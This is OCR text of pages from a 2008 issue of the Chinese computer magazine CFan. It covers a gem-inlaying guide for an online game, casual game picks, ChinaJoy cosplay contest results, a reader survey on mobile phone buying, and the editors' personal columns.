巨人:http://jr.ztgame.com/
热舞派对:http://rewu.wanmei.com/
热血江湖:http://rxjh.17game.com/
封神榜2:http://fs2.xoyo.com/

好马配好鞍 装备镶宝石

■ Sophie(北京)

《武林群侠传OL》宝石镶嵌升装备

Tag:《武林群侠传OL》、宝石、属性 | 网游 | 经验

前段时间参与电脑爱好者组织的活动，得到了《武林群侠传OL》内测账号，经过暴风骤雨般的试玩，不负小编和众网友的期望，对《武林群侠传OL》中宝石的运用达到了一个前所未有的高度。通过宝石的运用，我将现在装备的各项等级进行了提升，让我的装备成了游戏的中一绝，现在就让我将游戏中用宝石打造绝世装备的经验告诉大家。

宝石镶嵌系统是可以给玩家的装备附上特殊能力，能让玩家DIY出一件有特色的装备。装备镶嵌宝石后，宝石上所附有的能力便会依附到装备之上，宝石本身亦会与装备融合在一起。因此，宝石一旦镶嵌到装备之上在不使用任何特殊道具的情况下是不可以再取出来，目前一件装备上最多能镶嵌三颗宝石。要用宝石提升装备属性，需要打孔、选择宝石和镶嵌三个步骤。

装备镶嵌第一步：装备打孔

当千寻万觅得到一件称心的装备后，总想使它更加强大、更加独特，我们通过宝石镶嵌功能来提升装备的属性。在镶嵌宝石前需要注意必须在有孔的装备上才能镶嵌，如果装备没有孔，可在免费商城内使用虚拟货币"古钱"购买"精雕玉凿"，用鼠标双击道具后点击"装备"即可打上孔。装备的第一孔一般是默认开启的，剩下的二个孔就需要自己动手了。

装备镶嵌第二步：选择宝石

装备打孔后就可以镶嵌宝石，各种宝石增加的属性也各有不同，选择适合自己角色习武特色与门派特征的宝石进行镶嵌。可得到宝石的方式有多种，击杀凶狠残酷的BOSS可以获得，执行特殊任务可以获得，在免费商城里可购买，在收费商城内也可以获得，还可以从有经验的高手手中购买等等方式。

装备镶嵌第三步：强化宝石

得到一块宝石并非难事，但是要拥有一个令人叹而生畏的稀世之石可是要比登天还难。每次强化宝石成功，此块宝石所拥有的能力将会增长很多，同时意味这块宝石的价值将数十倍的递增。只要你拥有强化宝石时必备的宝石强化卷，再配上强化失败后防止宝石消失的宝石桃印符与提高强化成功率的宝石神佑符，想必能为自己的装备强化出相当不错属性的宝石来。


宝石属性列表

宝石的种类	宝石初始属性
力量类宝石	力量为+1
敏捷类宝石	敏捷为+1
体魄类宝石	体魄为+1
气脉类宝石	气脉为+1
潜力类宝石	潜力为+1
气血类宝石	气血为+10
真气类宝石	真气为+5
战意类宝石	战意为+5
命中类宝石	命中为+1%
伤害类宝石	伤害为+2
化劲类宝石	化劲为+1%
爆击类宝石	爆击伤害为+1%
内功类宝石	内功伤害为+1%

宝石强化属性列表

初级宝石名称	最高强化+6属性	宝石名称	最高强化+12属性
初级力量宝石	力量为+7	力量宝石	力量为+13
初级敏捷宝石	敏捷为+7	敏捷宝石	敏捷为+13
初级体魄宝石	体魄为+7	体魄宝石	体魄为+13
初级气脉宝石	气脉为+7	气脉宝石	气脉为+13
初级潜力宝石	潜力为+7	潜力宝石	潜力为+13
初级气血宝石	气血为+85	气血宝石	气血为+260
初级真气宝石	真气为+50	真气宝石	真气为+170
初级战意宝石	战意为+50	战意宝石	战意为+170
初级命中宝石	命中为+7%	命中宝石	命中为+13%
初级伤害宝石	伤害为+14	伤害宝石	伤害为+26
初级化劲宝石	化劲为+7%	化劲宝石	化劲为+13%
初级爆击宝石	爆击伤害为+7%	爆击宝石	爆击伤害为+13%
初级内功宝石	内功伤害为+7%	内功宝石	内功伤害为+13%


办公游戏推荐



紧急大营救

为夺回被秃鹰抢走的飞龙蛋，你要控制飞龙在不同世界中冒险，看看你能闯过几关！用鼠标控制龙的移动，注意避开障碍物，否则会减少能量。还要避开敌人，也可以用炸弹消灭它们。集齐10个蛋就能进入下一关了。


游戏地址：http://www.game.com.cn/games/4/4/dragonjourney.html



美女导购员

喜欢购物么？在这款游戏中你可以大显身手了，帮助商品采购员Macy买到迈克先生所需要的各种商品，赶快去抢购吧。画面下方显示了所需商品的轮廓，找到对应的商品后，用鼠标点击即可。注意游戏有时间限制，如果失误过多可是会扣除时间的。


游戏地址：http://www.game.com.cn/games/2/6/personalshopper.htm



企鹅天使

这款游戏的玩法类似于"叠罗汉"，操作简单却很考验技巧。用鼠标点击气泡中的企鹅将其弹起，点击之前要看准方向，如果吃到钟表可以增加时间，吃到鱼可获得奖励分数。

游戏地址：http://www.xiaoyouxi.com/down/soft/1005/24119.htm



南极大冒险

一款好玩的跳冰块游戏。控制主角从一块冰跳到另一块冰上，后面可是很有难度哦！试试看你能跳多远吧。用鼠标控制跳跃的角度和力度，确定后点击鼠标左键起跳。

游戏地址：http://www.xiaoyouxi.com/down/soft/6/8/24331.htm

向上海进军

——2008 ChinaJoy Cosplay 角色扮演嘉年华最新报道

你是否已经听到5月“集结号”，5月1～3日期间火爆、热情、激动、兴奋等等无法言表的感情在全国Cosplay爱好者和动漫迷中扩散——“2008 ChinaJoy Cosplay 角色扮演嘉年华”全国预选赛正式启动，经过3天激情的碰撞中最终6个赛区决出晋级上海的总决赛的社团，还有4个赛区将在5月底到6月中旬之间比出优秀社团进军上海总决赛。

重庆赛区：水平极致，热情高涨

重庆飞天家族表演的“ROHAN”，得到了全场最高的分数，98.5分，同时他们也取得了代表重庆赛区去上海参加总决赛的名额。

重庆飞天家族表演的“ROHAN”

长沙赛区：最炎热的一天

一场夜雨让长沙5月3日的阳光较前两日温和了许多但是在2008 ChinaJoy角色扮演嘉年华长沙赛区的决赛舞台上，8只预赛晋级的团队却为了上海总决赛的入场券激烈的比拼着。各个团队的亲友团、拉拉队早早就赶到了决赛的现场，和现场的动漫爱好者们一起，制造出了长沙赛区最为炙热的一天。

晴空之星动漫社《格雷少年》

山东赛区：目标上海，挺进

2008年5月3日，以经历了入围赛、初赛、复赛之后ChinaJoy Cosplay角色扮演嘉年华山东赛区最终角逐出了晋级全国总决赛的两个社团。他们分别是来自济南的原画车间社团和来自青岛的sever more社团。

原画车间

汉赛区：仙剑美战同晋级

武汉赛区最后一日的压轴戏在阵雨之后的凉爽天气中开演。Look社的帅哥团向观众证明了武汉赛区的“宅男”们和“宅娘”们一样出色。四圣兽社延续了往届超酷的风格，加入了动感炫目、耳目一新的舞蹈，让大家看到武汉社团的长足进步。

十九社《仙剑奇侠传》

贵阳赛区：异灵与凝花闪异彩

2008年5月3日上午十时至下午二时，2008年ChinaJoy Cosplay贵阳赛区预选赛的决赛，在贵州省团校举行。决赛中八支社团展开了激烈的竞争，各展风采，最终异灵圣域社团带来的"黑夜.欧克菲"和凝花宫社团表演的"百花争艳"分获一二名。他们同时获得了代表贵州赛区参加7月上海总决赛的资格证书。

上海赛区：死亡之组，由谁突围？

[illegible]其能够比其它社团多几个名额进入总决赛，如此有利的条件吸引了大量周边社团的参与，使比赛的高潮迭起，精彩无限。

晋级社团分别是：

Dream Sky 100%《恐龙战队》　　绯主流领域的《怪物猎人》

99度动漫社的另一组《怪物猎人》　　七草社的《幻想[illegible]》

TDC社团的《空之轨迹》　　Kings社团的《十月天宫三国无双》

哈尔滨选拔赛：王者仍在路上

哈尔滨选拔赛是本次五[illegible]个地区选拔赛，获胜的社团还要参加在6月13日至16日在长春举行的ChinaJoy Cosplay东北赛区决赛的比赛才能最终拿到前往上海总决赛的入场券。不过这丝毫没有影响比赛的精彩程度。

魅影阁的怪化猫　　FEELING动漫社的大话西游3

重火镜的长安幻夜　　佚城领域的银魂

龙之瞳光明之风

以上五社团踏上晋级王者之路的征程。

Cover Coser大赛收关

自1月15日开始，2008 ChinaJoy "7yx游戏网杯"酷视中国Cover Coser 封面征集大赛于4月25日正式闭幕，封面大赛的7个奖项全部落地。

▲封面金奖：精精

▲封面银奖　九夜　　▲封面铜奖　猩红之王

▲最佳个人（女）　阿朴

▲最佳个人（男）　OKITA

▼最佳社团：浮生家族

整个活动共计收到3000多幅合格作品，活动首页面浏览量接近500万，仅在最后入围选手评选阶段收到的投票总量达到55550票，参赛选手的热情程度可见一斑。比赛虽然逝去，我们期待更加精彩的后续比赛。

ChinaJoy Cosplay DV大赛火热进行中

"在镜头前舞动青春，在视频中秀出自我"——ChinaJoy组委会联合中华网举办首届"ChinaJoy Cospaly DV大赛"。在比赛伊始，热心的DV大赛评委就给参赛选手拍摄宝典，其受关注程度可见一斑。而在比赛中参赛作品的精彩程度也让比赛的热度一再升温，目前参赛的作品已经超过100个。51期间即是全国各类漫展和比赛最频繁的阶段，DV大赛让不断收到参赛作品。组委会考虑到漫迷的实际情况，现在将DV大赛海选报名时间延长，想投作品的漫迷尽快联系大赛投稿负责人吧！欢迎更多更好的作品加入DV大赛，将你们的才华与实力尽情的展示！

战况日趋激烈，赛事精彩纷呈，更多美图、更多视频请登陆：<http://c3.chinajoy.net/bbs>，同时这里也是进行赛事交流的好去处！

2008年度CFan读者购买意向调查报告

手机类

● CFan数据分析师/李春艳 ● CFan评测室/于峰

本次调查共获得694份有效问卷。

查看全部报告信息请登录爱好者网站：
http://www.cfan.com.cn/vote/

▶拥有情况分析

拥有率

参与本次调查的694位读者中有615人是手机用户，CFan读者的手机拥有率约为88.6%，目前没有手机的读者人数是79位，约占11.4%。在拥有手机的读者中，使用智能手机的比例是23.5%，确认自己使用的不是智能手机的读者约占71.8%，还有4.7%的读者不清楚自己使用的是否是智能手机。

手机款式

CFan读者使用的手机以直板式为主，约占71.2%；其次是翻盖式手机占19.0%；滑盖式手机约占8.5%；旋盖式手机的占有率仅为1.3%。与2007年6月的调查数据相比，滑盖式手机的比例基本没有变化，旋盖式的比例有0.9%的微小上升，比例变化较大的是直板式和翻盖式手机，其中翻盖式手机比例下降6个百分点，直板式的比例上升5.1个百分点。

手机制式

约86.2%的手机用户使用的是GSM单卡手机，使用GSM双卡手机的比例是2.1%，还有1.3%的读者使用的是GSM+CDMA双模手机，CDMA单卡手机的占有率约为6.7%，本次调查中已经使用3G手机的读者约占3.6%。

摄像头像素

目前市场上价格超过千元的手机多数都拥有拍照功能，可以说带有摄像头的手机已经占据了主流市场。本次调查询问了受访读者使用的手机摄像头像素值大小，得到的结果是约30.4%的读者使用无摄像头手机，使用像素在200万以下的手机读者比例是37.8%，200万像素手机的比例是22.7%，300万像素手机的占有率为7.2%，只有1.9%的读者目前使用的是400万像素及以上的手机。由于多数CFan读者认为拍照手机不能代替数码相机，因此选择高像素手机的读者比例也较小。

品牌

2007年6月的调查结果显示当时在CFan读者中诺基亚的品牌占有率约为40.2%，时隔约1年之后，CFan读者中诺基亚手机的占有率上升至46.6%；摩托罗拉的品牌占有率仍然排在第二位，但比例下降了约4.4个百分点，目前的占有率是13.4%；品牌占有率超过5%的还有三星(8.8%)、索尼爱立信(5.9%)。

购买价格

CFan读者购买手机的花费主要集中在2000元以内，其中1000元以内的占全部比例为30.6%，1000-1500元之间的约占28.6%，价格在1500-2000元范围内的约为19.0%。使用2000-3000元手机的读者比例是15.2%，购买价格超过3000元手机的读者约占6.6%。


购买时间

13.4%的受访者在今年新购置了手机，使用2007年购买手机的读者为35.7%，使用2006年购买手机的读者为24.1%。

▶使用情况分析

手机上网


在受访的CFan读者手机用户中有62.1%使用过手机上网服务，他们最经常用的功能是登录QQ/MSN或论坛，约占67.3%；其次是有61.6%的用户用手机上网看新闻、手机报等；使用手机下载歌曲/图片/电子书的约占46.0%，使用手机查看、买卖股票或者收发电子邮件的读者用户也均占10%左右。



▲手机上网的主要用途

不满意的方面

约有53.7%的读者表示他们对自己的手机不满意的地方有电池待机时间短，这是不满意因素里选择率最高的。认为个人手机容量太小的读者约占39.8%，屏幕尺寸小也是35.5%的读者表示不满的地方。



▲手机附加功能实用程度


附加功能实用度

本次调查列出了部分手机附加功能，供读者评价该功能的实用程度。其中读者认为最实用的是音乐播放功能，赞同的比例达72.2%。其他被多数受访读者认为很实用的功能还有：蓝牙功能、拍照功能和上网功能。读者认为较不实用的功能有彩信、移动办公等。

▶购买需求分析

购买计划

表示目前没有手机购买计划的读者约占40.3%，打算3个月内购买手机的读者占14.7%。



▲CFan读者近期购买手机意向

喜爱品牌

在CFan读者喜爱的手机品牌中，诺基亚以89.6%的比例位居榜首，第二阵营的三星、摩托罗拉和索尼爱立信的品牌支持度在(35±3)%的范围内，排在第五的是多普达手机，品牌支持度是16.4%。

看重因素

高达88.2%的读者表示选购手机时会受品牌的影响；价格因素的影响力也很高，约占80.5%；除品牌、价格两大因素外，电池续航能力是最能影响读者购买决定的手机性能(约64.0%)；作为总是随身携带的数码产品，手机的外观造型比颜色对读者的购买决定影响更大。

需求类型

受访的读者中有27.7%认为其购买的下一款手机最有可能的是音乐手机，选择商务手机的读者约占26.7%，喜欢拍照手机的读者比例是23.2%，还有14.0%的读者表示普通手机是他们的最佳选择。

购买渠道


在购买手机的渠道上，有56.5%的读者表示手机专卖店是首选，其次是家电连锁卖场，比例约为29.8%，喜欢在网上购买手机的读者比例是10.4%，还有3.3%的读者最有可能在超市专柜购买手机。

果果：

上班后，我每天对着电脑屏幕，长期保持坐姿，于是乎，悄悄长了几斤，颈椎有时候也不太舒服……

曾经喜欢的羽毛球、乒乓球、滑旱冰、游泳等都似乎渐渐离我远去，只有美食、电影、报刊容易引起我的兴趣。呵呵，曾经长期跑4x100米接力最后一棒呢，退化严重啊！很少光顾医院不代表一定健康，亚健康，我知道你暗暗想下手，但是只要引起足够注意，你一定没辙！

从6月开始，计算机世界传媒集团增加了每天下午20分钟的工间操时间，在柔和优美的音乐声中做办公操，颈椎和肩背获得了极大放松，很赞！



6月的夏天，阳光灿烂，温暖着一个月前的伤痛，照耀着人们的心。

是的，烦恼、悲伤是人生里最没有意义的附件，把它们统统抛除吧，让爱和乐观把未来填满！就算程序无法执行Ctrl+Z"撤消"，打上补丁，也可以顺利修复，实现更强大的功能。

6月，是创新和充满激情的时光，《电脑爱好者》第三届"超级编辑记者"大挑战全面启动，全新的比赛规则、更多的磨炼机会、更激烈的比拼环节……你想成为出色的IT编辑、记者吗？你想成为《电脑爱好者》杂志社的一员吗？你想成为名人和偶像吗？赶快报名吧（具体信息请登录http://bbs.cfan.com.cn/thread-725391-1-1.html）！

6月，是大饱口福的好日子，西瓜等各种水果开始诱惑我们的眼球，排队等着我们的"评测"。对了，这里还有一道大餐——双龙戏珠。2008《电脑爱好者合订本》（上半年）、《电脑爱好者》杂志创刊15周年纪念光盘（海量资源创CFan15年之最）共同上市啦！亲爱的读者们不要错过哟！

6月，是环保的好开端。塑料袋的限制使用开始真真切切地走进我们的生活。对于白色污染，地球可没有能"一次清除"的回收站，为了美丽的家园，我们共同努力吧！

6月，是一段忙碌的时光，中考、高考以及报考工作接踵而至，成功的路有很多，自信地笑对一切吧（本期"CFan新视界"有IT类专业解读与评论）；期末考试也为期不远，沉迷游戏的爱玩的同学们，抓紧复习，打个漂亮仗；刚刚踏入社会的年轻人，多思考，多进步，奋斗路在脚下，你的才能总会发光；上班一族为着理想打拼，提高效率，少加班，身体是革命的本钱……呵呵，说到"健康与运动"，小编们该有话说了。看看他们的故事吧（爆料补充：下期选题会将在杂志社的健身房召开，欢迎旁听）。

▶环保袋

Refine：

不久前小编们爬上了京西十八潭的一座山峰。在途中惊喜地听说山顶上有冰镇西瓜、啤酒，遂加大脚步，迅速地完成了剩余的三分之二路程。然而，山顶的状况是：一片光秃秃，连个人影都没有。被忽悠了……Oh No！看来很多事情必须得亲自验证。如果我们没到山顶，可能永远都会以为山顶上有冰镇西瓜和啤酒，这和写稿子要做测试是一个道理吧。

Etta：


装修俺的小房不仅要和装修公司斗智斗勇斗嘴皮子，还要货比三家，可把俺累死了。天气越来越热，一出去就满头大汗、气喘吁吁，体力明显不如年轻时了……看着渐渐肥硕的小肚腩，俺痛下决心：一定要趁奥运之前，重塑腰身、恢复活力，以饱满的热情和体力，投入到无尽的工作中去——这就是俺对奥林匹克精神的理解哩。初步计划是每天做40个仰卧起坐，把小腰显出来。嘿嘿，淘宝上的热裤们，等着我吧！

CFan傻鱼：

我向来很爱运动，在大学时得过学运会400米冠军呢！我最擅长足球了，从小学到大学都是校队的。直到现在我还保持着良好的竞技状态，一到中午就和小编们切磋起来。"传了传了"！"过人、传身后"，"啊，进了！太漂亮了，多么完美的配合"……哈哈哈，别误会，我没在办公室里踢球，是和Cornel玩实况足球游戏呢。现在真是懒了，足球用手"踢"，但是战术素养还是很高的。

小待：

减肥，减肥，常减常肥。



我是编辑部里的"宅男"，吃得多，又不爱运动，对所有的体育项目全都是"白痴"型，手脚协调能力极差。于是乎，我只能靠管住自己的嘴——不吃饭。这活苦呀，开始时不能看别人吃东西，要不然立刻就会饿。经过一段时间的"锻炼"，我终于到达一定境界，能够百"味"不侵了。这方法见效快，但反弹也快，于是开头的一幕就经常出现了……

下面隆重推出两位新编辑！灯光！掌声！

小白：

大家把时针拨回到去年的这个时候，就应该想起有个号称"超编小白"的超级编辑，那就是我，不用多介绍了吧！印象不深的话赶紧去年的杂志吧。想来想去，我还是喜爱这片土地，所以又回来了，大家继续支持哦！

健康这东西只有在生病的时候才真正体会到我是多么需要它。虽时时我谨记"身体是革命的本钱"的古训，但往往得过且过，毕业后的这一年，我运动很少，篮球在床底下孤独地待了半年多。那天我在16层，只觉得身子在晃，坐都坐不住，立马感慨"再也不熬夜了，要多锻炼身体，看现在身体不行了吧！"虽然后来知道是给国人带来灾难的地震，不过也确实敲响了警钟，于是打球的念头改在下午，而不再是睡前了。

Alpha：

呃……自我介绍一下，偶是新来的硬件编辑，叫我Alpha或者小A皆可，性别男，最重要的是未婚。特长嘛，因为很瘦很高，所以手臂啊，腿啊都特长。我的爱好有旅行、运动、数码产品、音响、漂亮MM（这段别播，掐掉）等等等等。以后还请读者们多多关照！

曾经听到一段传言：说身家500万以上的人都不抽烟不喝酒，身家1000万以上的人每天起来晨跑。奥运要到了，全民健身是挺好一件事儿，明儿早起我就门口去打太极去，每天骑自行车20分钟，地铁站上个1小时，还有徒步竞走10分钟，这个运动量也该够了。

CF [DB01]

更正启事

本刊2008年第11期109页《黑色旋风 技嘉极速刻录王GO-W20SA》一文中，由于我们的工作失误，造成对于技嘉GO-W20SA的性能描述有误，本款刻录机不具备"光雕刻录"功能，特此更正。

本刊2008第9期《VMware中的"硬盘保护卡"》作者为南京的栗遥，特此说明，对于我们的疏漏向作者致歉。

ISSN 1005-0043 / CN11-3248/TP
ISSN 1005-0043
12>
9 771005 004003

电脑爱好者®

www.cfan.com.cn 零售价: 6.00元